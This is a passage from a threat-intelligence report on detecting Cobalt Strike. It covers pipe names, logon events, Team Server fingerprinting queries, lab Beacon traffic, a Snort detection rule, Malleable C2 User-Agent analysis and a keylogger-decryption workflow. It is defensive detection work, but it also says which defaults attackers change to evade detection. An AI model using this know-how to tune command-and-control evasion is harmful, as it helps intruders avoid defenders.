


Figure 21: Sysmon Log Events showing Cobalt Strike's default pipe name for executing binaries (Source: Recorded Future)

Note the “msagent-xx” and “MSSE-xxx-server” default pipe names: the former is used for communication between SMB Beacons, and the latter is used in Cobalt Strike's default EXE and DLL binaries as a means to inject shellcode. We can also observe the randomly named service executable written to the lateral movement target's ADMIN\$ SMB share.

The “msagent” pipe name can be trivially changed in the Cobalt Strike interface while establishing an SMB Beacon listener; the MSSE pipe name requires use of the Artifact Kit to change, which requires a separate download and is absent from at least some cracked versions of Cobalt Strike, and may therefore be a more reliable detection. Again, while both names are configurable, attackers will not always observe best practice: a 2018 [campaign](#) attributed to APT29 dropped a Cobalt Strike Beacon from a malicious .LNK file, and in this campaign both the MSSE and msagent pipe names were unchanged from their defaults, despite the attacker's having observed some tradecraft in using a modified version of a malleable C2 profile.

A Sigma [rule](#) from Florian Roth and Wojciech Lesicki can be used to detect these (and several other) default pipe naming patterns used in Cobalt Strike. It is worth noting the Sysmon events 17 and 18 are not logged in the popular SwiftOnSecurity Sysmon [configuration](#). As mentioned previously, we used the configuration from a recent GitHub [pull request](#) in our test lab to capture these events. As always, any Sysmon configuration should be checked and tailored before being deployed in production. Further content on Cobalt Strike's use of named pipes, and detections built on these, can be found in blogs from [F-Secure](#) and [Sekoia](#).

Abnormal Login Events

Lateral movement using Cobalt Strike (and other offensive tools) can also generate abnormal Windows login events. One example of a detection strategy would be to look for event ID [4624](#) (An Account was Successfully Logged On) in the Windows Security log, with a LogonType value of 9 (NewCredentials — A caller cloned its current token and specified new credentials for outbound connections, and the new logon session has the same local identity, but uses different credentials for other network connections). This was again captured in our emulation lab:

```

@timestamp Jun 15, 2021 @ 08:02:08.336
event.code 4624
log.file.name > ./cs_ad/cs_lateral_movement.tar/./cobaltstrike_lateralmovement_win10cli_2021-06-15T07132654.json
winlog.channel Security
winlog.computer_name WIN10CLI-01.testlab.local
winlog.event_data.AuthenticationPackageName Negotiate
winlog.event_data.ElevatedToken %%1843
winlog.event_data.ImpersonationLevel %%1833
winlog.event_data.IpAddress -
winlog.event_data.IpPort -
winlog.event_data.KeyLength 0
winlog.event_data.Keywords 0x8020000000000000
winlog.event_data.Level 0
winlog.event_data.LmPackageName -
winlog.event_data.LogonGuid {00000000-0000-0000-0000-000000000000}
winlog.event_data.LogonProcessName Advapi
winlog.event_data.LogonType 9
winlog.event_data.Message >
An account was successfully logged on.
Subject:

```

Figure 22: Security Log event showing unusual LogonType (Source: Recorded Future)

This detection approach is better suited to threat hunting. It may generate false positives (for example, legitimate remote administration activity), but they will likely be rare enough in most environments to conduct further investigation.

Rundll32 Sacrificial Process

In some of our tests, [this](#) Sigma rule was effective at finding rundll32.exe processes that are spawned without process arguments. By default, the Cobalt Strike lateral movement commands “jump psexec” and “jump psexec64” and the privilege escalation command “elevate svc-exe” generate a Windows service executable and upload it to the target. This executable spawns rundll32.exe with no arguments, injects a process into it, and then exits. Rundll32.exe typically takes a DLL name and entry function as arguments, so this behavior from Cobalt Strike is anomalous. Once again, Cobalt Strike’s [documentation](#) recommends operators change this default behavior, but not all operators will do so.

Network-Based Detections

Team Server Detection

Insikt Group’s primary detection methods for Cobalt Strike focus on identifying the Team Servers. As outlined in previous [Insikt research](#), there are publicly reported methods for identifying Cobalt Strike Team Servers:

- Cobalt Strike servers are shipped with a default security certificate that can be used to fingerprint them unless the administrator changes it.
- When enabled, the Cobalt Strike DNS server responds to any DNS request received with a bogus (fake) IP: 0.0.0.0 (this is not unique to Cobalt Strike servers).
- The default controller port for Cobalt Strike Team Server is 50050/TCP, a port unlikely to be found open on other servers.
- The “404 Not Found” HTTP response for Cobalt Strike is unique to NanoHTTPD web servers and can be detected.
- There is an extra null byte in the HTTP server response of NanoHTTPD servers (an open source, Java-based web server). This extra null byte is visible in Cobalt Strike version 3.13 and earlier, including in many cracked instances.

An [additional public detection](#) method for Cobalt Strike Team Servers released after our initial research shows that by using the [JARM](#) signature 07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1, you can significantly filter down the public IP space to find a manageable amount of suspicious Cobalt Strike Team Servers.

The use of a proxy server for the Cobalt Strike Team Server prevents detection with many of these techniques, including software-focused detections such as the default security certificate, 404 response and NanoHTTPD null byte methods. However, many operators of Cobalt Strike do not take this important step.

Although the detection methodologies described above are public, Recorded Future has observed that Cobalt Strike servers have been left unpatched for the most part, allowing fingerprinting and subsequent detection. This methodology, coupled with other detections, allowed Recorded Future to sample Cobalt Strike servers found in the wild and compare fingerprinting methods to help defenders best track and monitor this framework. The tracking of Cobalt Strike servers can aid blue teams in detecting red team activity and containing activity from adversaries who have not modified their Cobalt Strike Team Server.

Below are the passive searches that detect Cobalt Strike Team Servers using the above-mentioned techniques.

Shodan

- [Searching](#) Shodan for ssl.cert.serial:146473198 will identify servers making use of the default SSL certificate, based on the certificate's serial number. This is a higher confidence signal.
- [Searching](#) Shodan for product:cobalt will parse Shodan's dataset for the extra space in HTTP and HTTPS header responses. Due to this rough search, we consider this a low to moderate confidence signal.
- [Searching](#) Shodan for port:50050 will surface servers with the Cobalt Strike controller port, 50050 open, another low confidence signal that must be corroborated with other data.
- [Searching](#) Shodan section for HTTP headers without the extra space.
- [Searching](#) Shodan for the JARM signature, 07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1 (note, this returns IPs that could be associated with Team Servers. Additional analysis is needed to positively identify Team Servers).

Censys

- [Searching](#) Censys for 443.https.tls.certificate.parsed.fingerprint_sha256: 87f2085c32b6a2cc709b365f55873e207a9caa10bffe2fd16d3cf9d94d390c finds IPs making use of the Cobalt Strike certificate, based on its SHA256 fingerprint. This is a higher confidence signal.

Recorded Future

- Recorded Future detected 3303 [unaltered](#) Cobalt Strike Team Servers (the pre-configured [TLS certificate](#), Team Server administration [port](#), or [telltale](#) HTTP [headers](#)) during 2020, the most popular C2 framework observed in our dataset. Cobalt Strike represented 13.5% of the total C2 servers identified.

InQuest

Based on our analysis of the Cobalt Strike macro, InSight Group [developed](#) a Python script to search InQuest data for the "rwxpage" keyword and then extract the shellcode portion of the macro to get the configured Team Server C2 information. Defenders can use this script to extract Team Servers IPs and domains that can be added to a blocklist or used in historical searches in your SIEM.

Cobalt Strike Beacon Traffic Detection

Cobalt Strike Beacon is highly customizable. From a traffic standpoint, it is difficult to account for all possible Beacon options. However, many threat actors using Beacon do not customize it sufficiently to avoid detection.

An example is the default Beacon check-in period. By default, Beacon will check in with its C2 server on exact [60-second intervals](#). This can be changed using the Beacon sleep command to alter the time frequency and add a "jitter" which changes the intervals to be less regular. But not all actors do so, or do so in a manner where a regular beacon is still clearly observable.

| | | | | | |
|-----------------|-----------------|-----------------|------|-----|-------------------------------------|
| 12:00:27.863095 | 192.168.204.159 | 192.168.204.128 | HTTP | 450 | GET /IE9CompatViewList.xml HTTP/1.1 |
| 12:00:27.867135 | 192.168.204.128 | 192.168.204.159 | HTTP | 169 | HTTP/1.1 200 OK |
| 12:01:27.870900 | 192.168.204.159 | 192.168.204.128 | HTTP | 450 | GET /IE9CompatViewList.xml HTTP/1.1 |
| 12:01:27.881711 | 192.168.204.128 | 192.168.204.159 | HTTP | 169 | HTTP/1.1 200 OK |
| 12:02:27.885091 | 192.168.204.159 | 192.168.204.128 | HTTP | 450 | GET /IE9CompatViewList.xml HTTP/1.1 |
| 12:02:27.889062 | 192.168.204.128 | 192.168.204.159 | HTTP | 169 | HTTP/1.1 200 OK |
| 12:03:27.891244 | 192.168.204.159 | 192.168.204.128 | HTTP | 450 | GET /IE9CompatViewList.xml HTTP/1.1 |
| 12:03:27.895401 | 192.168.204.128 | 192.168.204.159 | HTTP | 169 | HTTP/1.1 200 OK |
| 12:04:27.898360 | 192.168.204.159 | 192.168.204.128 | HTTP | 450 | GET /IE9CompatViewList.xml HTTP/1.1 |
| 12:04:27.902419 | 192.168.204.128 | 192.168.204.159 | HTTP | 169 | HTTP/1.1 200 OK |
| 12:05:27.905223 | 192.168.204.159 | 192.168.204.128 | HTTP | 450 | GET /IE9CompatViewList.xml HTTP/1.1 |
| 12:05:27.908942 | 192.168.204.128 | 192.168.204.159 | HTTP | 169 | HTTP/1.1 200 OK |
| 12:06:27.911259 | 192.168.204.159 | 192.168.204.128 | HTTP | 450 | GET /IE9CompatViewList.xml HTTP/1.1 |
| 12:06:27.913728 | 192.168.204.128 | 192.168.204.159 | HTTP | 169 | HTTP/1.1 200 OK |
| 12:07:27.916183 | 192.168.204.159 | 192.168.204.128 | HTTP | 450 | GET /IE9CompatViewList.xml HTTP/1.1 |
| 12:07:27.918652 | 192.168.204.128 | 192.168.204.159 | HTTP | 169 | HTTP/1.1 200 OK |
| 12:08:27.921209 | 192.168.204.159 | 192.168.204.128 | HTTP | 450 | GET /IE9CompatViewList.xml HTTP/1.1 |
| 12:08:27.925120 | 192.168.204.128 | 192.168.204.159 | HTTP | 169 | HTTP/1.1 200 OK |
| 12:09:27.927049 | 192.168.204.159 | 192.168.204.128 | HTTP | 450 | GET /IE9CompatViewList.xml HTTP/1.1 |
| 12:09:27.929669 | 192.168.204.128 | 192.168.204.159 | HTTP | 169 | HTTP/1.1 200 OK |

Figure 23: Cobalt Strike Beacon traffic with default 60-second interval (Source: Recorded Future)

As this image illustrates, the Cobalt Strike Beacon can be very noisy.

For those organizations that can monitor HTTPS traffic, there are several detection possibilities, including alerting off of known Cobalt Strike Beacon URLs and HTTP header details such as Referers and User-Agents.

One default configuration that could be used as a network detection for the Cobalt Strike Beacon module is the URL string `"/submit.php?id=[9-10 digit string]"`. This string is observable in HTTP POST communications when using some cracked versions of Cobalt Strike, which may not include all of the bells and whistles of a licensed version. Insikt Group has created a Snort IDS detection for variations of this URL string.

```
alert http any any → any any (msg:"Cobalt_Strike_Tasking_POST"; flow:established,to_server; content:"POST"; http_method; content:"submit.php?id="; fast_pattern; nocase; http_uri; pcre:"/submit\.php?id=[0-9]{6,11}/U"; sid:52460026;)
```

Figure 24: Snort IDS detection for Cobalt Strike POST Tasking (Source: Recorded Future)

Many Cobalt Strike operators, however, are aware of the limitations of the default Beacon settings and do customize them. One of the common ways of attempting to avoid detection is by integrating Malleable C2 profiles with Beacon. Originally [introduced in 2014](#), Malleable C2 profiles allow for greater flexibility in how Beacon connects with its C2 server. The Malleable C2 profiles allow Beacon to mimic a wide array of systems and devices and communicate with its C2 with various methods to remain undetected.

| | | | | | |
|------------|-----------------|-----------------|------|-----|--|
| 131.975988 | 192.168.204.150 | 192.168.204.81 | HTTP | 478 | POST /submit.php?id=192554124 HTTP/1.1 |
| 131.979390 | 192.168.204.81 | 192.168.204.150 | HTTP | 154 | HTTP/1.1 200 OK |
| 136.985547 | 192.168.204.150 | 192.168.204.81 | HTTP | 434 | GET /dot.gif HTTP/1.1 |
| 136.992804 | 192.168.204.81 | 192.168.204.150 | HTTP | 169 | HTTP/1.1 200 OK |
| 142.000861 | 192.168.204.150 | 192.168.204.81 | HTTP | 434 | GET /dot.gif HTTP/1.1 |
| 142.006085 | 192.168.204.81 | 192.168.204.150 | HTTP | 169 | HTTP/1.1 200 OK |
| 142.006792 | 192.168.204.150 | 192.168.204.81 | HTTP | 526 | POST /submit.php?id=192554124 HTTP/1.1 |
| 142.009948 | 192.168.204.150 | 192.168.204.81 | HTTP | 526 | POST /submit.php?id=192554124 HTTP/1.1 |
| 142.012378 | 192.168.204.81 | 192.168.204.150 | HTTP | 154 | HTTP/1.1 200 OK |
| 147.017016 | 192.168.204.150 | 192.168.204.81 | HTTP | 434 | GET /dot.gif HTTP/1.1 |
| 147.022507 | 192.168.204.81 | 192.168.204.150 | HTTP | 169 | HTTP/1.1 200 OK |
| 152.032078 | 192.168.204.150 | 192.168.204.81 | HTTP | 434 | GET /dot.gif HTTP/1.1 |
| 152.037373 | 192.168.204.81 | 192.168.204.150 | HTTP | 169 | HTTP/1.1 200 OK |
| 152.038047 | 192.168.204.150 | 192.168.204.81 | HTTP | 413 | POST /submit.php?id=192554124 HTTP/1.1 |
| 152.039863 | 192.168.204.150 | 192.168.204.81 | HTTP | 413 | POST /submit.php?id=192554124 HTTP/1.1 |

Figure 25: Telldale default Cobalt Strike Beacon POST with `"/submit.php?id=[9-10 digits]"` string visible (Source: Recorded Future)

Malleable C2 User-Agents: Operating System




Figure 26: Breakdown of Malleable C2 profiles by host system in User-Agent string (Source: Recorded Future)

Cobalt Strike provides [some Malleable C2 profiles](#) on their GitHub page. These “default” profiles are used by some Cobalt Strike operators, and many profiles produce what would now be considered unusual traffic, such as mimicry of a Windows 2000 system. Many profiles contain specific SSL settings that can be detected. Some of the Malleable C2 profiles also contain very uncommon User-Agents, for example “Mozilla/4.0 (Windows 7 6.1) Java/1.7.0_11 “. Such a User-Agent is rarely seen on a modern enterprise network. Creating alerts for such unlikely User-Agents, especially when combined with other detection mechanisms, can provide early warning indications of Cobalt Strike activity on a network.

The complementary [Malleable-C2-Randomizer](#) code available on GitHub allows for substitution of metadata to render pure string detection of the profiles ineffective. As the profiles created are now dated to 2017, there are also anomalies generated when a Cobalt Strike operator uses these randomized profiles. In 2020, FortyNorthSecurity [released the C2concealer](#) software on GitHub. This command-line tool generates Malleable C2 profiles for use with Cobalt Strike, allowing for alteration and substitution of various strings to circumvent string-based detection signatures. Recorded Future has observed C2concealer

being used by financially motivated Cobalt Strike operators. As with other Malleable C2 profiles found on GitHub, the defaults still provide detection opportunities, as there are a finite number of attributes; there are only 8 User-Agent options provided in the GitHub code. These include outdated operating systems.

Insikt Group undertook an examination of the common Malleable C2 profiles, analyzing 60 standard Malleable C2 profiles, Malleable-C2-Randomizer profiles, and C2concealer profiles. The number of unique strings is less, as several Malleable C2 profiles use the same strings as others.

Although there are other attributes of the profiles that can be examined, we focused on the User-Agent strings within the profiles as a key indicator.

An examination of the operating systems defined in the User-Agents of these Cobalt Strike profiles showed that 45% identify the source host as a Windows 7 system; another 15% of the profiles identify as Windows 2000, Vista, or XP. If an organization is no longer operating these legacy Windows systems on their network, alert logic for traffic as defined by User-Agents for such systems can be created. Other outdated operating systems, including OS X 10.11 and Android 6, both released in 2015, are also found in the profiles.

Malleable C2 User-Agents: Browser Version




Figure 27: Breakdown of Malleable C2 profiles by browser version in user-agent string (Source: Recorded Future)

Similarly, a review of the browser versions used in these common Malleable C2 profiles showed that these often mimic very old versions of browser software. Although some of the profiles either use a non-browser User-Agent or do not identify the browser, 25% of them use Internet Explorer 10 or earlier versions (replaced in 2013 by version 11). Over 30% use versions of Firefox, Chrome or Safari that were released in 2016 or before. Although some users on a corporate network may be using outdated browsers, a Malleable C2 profile using one of these User-Agents should be unusual if not unique on a network.

In summary, old and outdated versions of operating systems and software are common in Cobalt Strike Malleable C2 User-Agents available on GitHub. Some attackers will have addressed this problem, but many go the easy route and use Malleable C2 profiles that have already been written. The use of these profiles presents the network defender with opportunities to detect those attackers.

Advanced Detection and Automation

Many detections and analysis techniques have been shared with the community for Cobalt Strike in the past few months. In the [SigmaHQ](#) GitHub repository, there are currently 18 Cobalt Strike-related rules. In addition to IDS rules developed during our research, there are numerous Cobalt Strike SNORT rules available [here](#).

Additionally, analysis tools geared towards helping analysts examine Cobalt Strike activity post-detection provide additional insights and context to their response and analysis phases. Such tools include:

1. [Sentinel-One's Beacon Parser](#) to extract configuration from a Beacon
2. [Diddier Stevens tool](#) to decrypt Cobalt Strike traffic
3. [NCC Groups tool](#) to assist in decrypting Cobalt Strike traffic

In addition to the above tools, there are multi-functional toolsets aimed at analyzing Beacons and interacting with a live Team Server, such as:

1. [RomanEmelyanov CobaltStrikeForensic](#)
2. [Te-k - Cobalt Strike Resources](#)

A walkthrough of JARM scanning and Beacon extracting using Te-k resources can be found here, [Analyzing Cobalt Strike for Fun and Profit](#).

With so many detections and tools available, it is sometimes difficult to craft an effective response. We have outlined 2 scenarios below to demonstrate an application of detection engineering, response, and automation.




Figure 28: Cobalt Strike Keylogger detection and response workflow (Source: Recorded Future)

Cobalt Strike Keylogger Detection and Response

The workflow in Figure 30 details the detection and response of keylogging activity by Cobalt Strike. However, this may be reused for different types of Cobalt Strike tasking. This workflow uses our IDS rule “Cobalt_Strike_Tasking_POST” for the initial detection and then combines the research efforts of Didier Stevens and NCC group to decrypt the Keylogger traffic.

Cobalt Strike Keylogger Detection

The detection section is dependent on your visibility and configuration of your SIEM and IDS. In this scenario, the IDS alert from our rule “Cobalt_Strike_Tasking_POST” is sent to the SIEM, which initiates the automated response actions.




Figure 29: Cobalt Strike Keylogger Detection (Source: Recorded Future)

Cobalt Strike Keylogger Response and Automation

The response/automation section requires the ability to automatically execute tools including a Python script and retrieve the results from your endpoint(s); most Endpoint Detection and Response tools provide this capability. Built-in Windows tools such as PowerShell can also be used if the response team has sufficient privileges.




Figure 30: Cobalt Strike Keylogger Response and Automation (Source: Recorded Future)

Once a Cobalt Strike alert is received, the priority should be to identify what keylogging activity has been captured. To inspect the keylogging activity the encrypted keystrokes need to be decrypted. The decryption process requires a memory dump of the Cobalt Strike Beacon process and a collection of network traffic containing the encrypted keystroke. This process can be automated if SOAR capabilities exist, but can also be performed manually.

To create a memory dump of the Cobalt Strike Beacon process, you can use a tool like [ProcDump](#) with the command seen in Figure 31. Some EDR solutions will include this functionality.

```
procdump.exe -mp -s 2 -n 20 <process name or pid>
```

Figure 31: ProcDump command needed to generate a memory dump of a Cobalt Strike Beacon Process (Source: Recorded Future)

The next objective will be to collect the network communications and attempt to extract the AES keys from the memory dump and decrypt the keystrokes. Sources of network communication will vary depending on your toolsets, organizations with full-packet capture technologies can use those toolsets, additionally, setting your IDS to log the traffic associated with alerts can also provide the needed network communication. These steps are best done automatically if such capability exists.

The steps for this objective are as follows:

1. Collect network traffic (IDS, Networking Tools)
2. Run the Insikt Group Python script “[CobaltStrike_Keylogger_Decryptor](#)” to decrypt and extract keylogger data

The Insikt Group Python script mentioned above combines the research of Didier Stevens and NCC group to extract the AES key from the memory dump and decrypt the payload from a supplied PCAP. Figure 34 shows the resulting output.

```
File: ██████████/procdumpcobalt_strike_http_keylogger/2.exe_210615_131302.dmp
AES Key: d400b89acc8018b5bc4c97c81124c542
HMAC Key: 661ee72fcb7a7cba632dbfa5225e39db
-----Keylogger Output-----
A
CAdministrator: Command Prompt - powershell
E=====
 2.exe
*Administrator: Command Prompt - powershellIEUserF
```

